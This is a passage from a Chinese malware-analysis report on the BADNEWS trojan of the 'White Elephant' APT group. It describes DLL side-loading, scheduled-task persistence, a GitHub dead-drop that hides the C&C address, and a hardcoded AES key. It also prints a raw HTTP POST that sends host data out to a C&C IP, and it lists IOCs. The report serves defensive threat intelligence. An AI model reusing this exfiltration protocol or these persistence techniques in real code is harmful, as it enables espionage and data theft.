


5. 样本在收集完信息后， 会尝试连接 C&C 服务器。



6. 最后将收集到的虚拟环境，反病毒软件，主机，用户名等信息发送到 C&C 服务器。





3.2 BADNEWS 木马

在攻击事件 C 中，释放的木马为 BADNEWS 木马。

1. 相关文档触发漏洞后会释放三个文件：

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

其中 VMwareCplLauncher.exe 为具有合法数字签名的文件，vmtools.dll 为经

过篡改的 dll，用于最终加载 BADNEWS 的最新变种 MSBuild.exe。

2. VMwareCplLauncher.exe 运行后，会自动加载 vmtools.dll，vmtools.dll 执行后会创建一个名为 BaiduUpdateTask1 的任务计划，该任务计划每隔一分钟会执行一次 MSBuild.exe。
3. MSBuild.exe 执行后，会下载 hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

```
<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<![CDATA[
[[ODVjZmNmYzY4NWFiYWRhOWNmYWRjYTZlMmU0Yjg1MDU4ZmU5MjgwOGM1Y2Y4NDg0MjM=]]
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com</generator>
<language>en</language>
</channel>
</rss>
```

取出“[[”和“]]”中间的 Base64 字符串，经过两次 base64 解码和数次解密后得到样本需要连接的 C&C 地址。

4. 拼凑主机上线信息发送到 C&C 服务器硬编码地址。主机上线信息格式如下：uuid=[UUID] #un=[登录名]#cn=[计算机名]#on=[操作系统版本] #lan=[IP 地址]#nop=#ver=1.0。并使用 AES 加密算法（密钥：DD1876848203D9E10ABCEEC07282FF37）+base64 编码发送到 //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
5. 在使用 base64 编码后还对编码后的数据的固定偏移位置的插入”=”和”&”字符。

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCZJkE4+Wc&FnwX=29WKCP7q6w9VIXm4nkTnsTkh55vkNP1iO
+hOFs1q5SkEnx8Q==&crc=e3a6
```

6. 搜集客户端非移动磁盘的敏感文件列表（.xls，.xlsx，.doc，.docx，.ppt，.pptx，.pdf 等），并保存为临时目录下的 edg499.dat。

```
text:00B690F0 var_4           = dword ptr -4
text:00B690F0
text:00B690F0                 push    ebp
text:00B690F1                 mov     ebp, esp
text:00B690F3                 sub     esp, 218h
text:00B690F9                 mov     eax, ___security_cookie
text:00B690FE                 xor     eax, ebp
text:00B69100                 mov     [ebp+var_4], eax
text:00B69103                 push    esi
text:00B69104                 push    edi
text:00B69105                 lea     eax, [ebp+Buffer]
text:00B6910B                 push    eax             ; lpBuffer
text:00B6910C                 push    104h            ; nBufferLength
text:00B69111                 call    ds:GetLogicalDriveStringsW
text:00B69117                 cmp     [ebp+Buffer], 0
text:00B6911F                 lea     esi, [ebp+Buffer]
text:00B69125                 jz      short loc_B69153
text:00B69127                 mov     edi, ds:GetDriveTypeW
text:00B6912D                 lea     ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130:                             ; CODE XREF: findsensefile+61↓j
text:00B69130                 push    esi             ; lpRootPathName
text:00B69131                 call    edi ; GetDriveTypeW
text:00B69133                 cmp     eax, DRIVE_FIXED
text:00B69136                 jnz     short loc_B69141
text:00B69138                 push    esi
text:00B69139                 call    collectfile
text:00B6913E                 add     esp, 4
text:00B69141
text:00B69141 loc_B69141:                             ; CODE XREF: findsensefile+46↑j
text:00B69141                                         ; findsensefile+58↓j
text:00B69141                 add     esi, 2
text:00B69144                 cmp     word ptr [esi], 0
text:00B69148                 jnz     short loc_B69141
text:00B6914A                 add     esi, 2
text:00B6914D                 cmp     word ptr [esi], 0
text:00B69151                 jnz     short loc_B69130
text:00B69153
text:00B69153 loc_B69153:                             ; CODE XREF: findsensefile+35↑j
text:00B69153                 mov     ecx, [ebp+var_4]
text:00B69156                 pop     edi
text:00B69157                 xor     ecx, ebp
text:00B69159                 pop     esi
```

7. 创建线程，将键盘记录信息，窗口信息等保存为临时目录下的 TPX498.dat。
8. 上述保存为 dat 文件的数据，同样使用上述 AES 加密算法+base64 编码发送。但发送的硬编码地址变为 \e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

4 总结

白象组织目前主要威胁目标为巴基斯坦和中国的大面积目标，包括教育、军事、科研、媒体等各种目标。其先导攻击手段多为鱼叉式钓鱼邮件，发送带有格式漏洞文档的链接，并且擅长伪造相关军事、政治信息，较为精细。

目前该组织已经成长为有较高攻击能力的小分队，且使用的漏洞的手法也比较新颖，对社会工程学的把捏相当的精妙，这从近期多起攻击事件中就可以看出。

对于类似白象的攻击组织，由于历来更多依赖类似电子邮件这样的互联网入口，其实本可以很好的做到防御，但通过诱导性的语言却可以把这些防御措施无效化。因此，加强对人员的安全思想教育，可以很好的避免类似安全事件的发生。

5 相关 IOC

下载服务器：

rannd.org

brokings.org
crazywomen-dating.com
ifenngnews.com
209.58.185.37
mail.ifenngnews.com
chinapolicyanalysis.org

C&C 服务器：
94.242.249.203
209.58.183.33

启明星辰公司 版权所有

附录 关于 VenusEye 金睛安全研究团队

VenusEye 金睛安全研究团队是启明星辰集团检测产品本部从事专业安全分析的技术型团队，主要职责是对现有产品上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业的分析报告。金睛团队会依据数据产生的威胁情报，对其中采用的各种攻击技术做深入的跟踪与分析，并给出专业分析结果、提出专业建议，为用户决策提供帮助。

金睛团队成立至今，先后发布了《小心，“宏”成为新攻击手法的主力军》、《海德薇 Hedwig 组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《鼠尾草 Sage 2.0 攻击样本信息通告》、《“凯莉”嵌套式攻击样本信息通告》、《Office 野外 0day 分析报告》、《2016 年度监测数据分析报告》等数十份专业安全分析报告，欢迎下载查阅。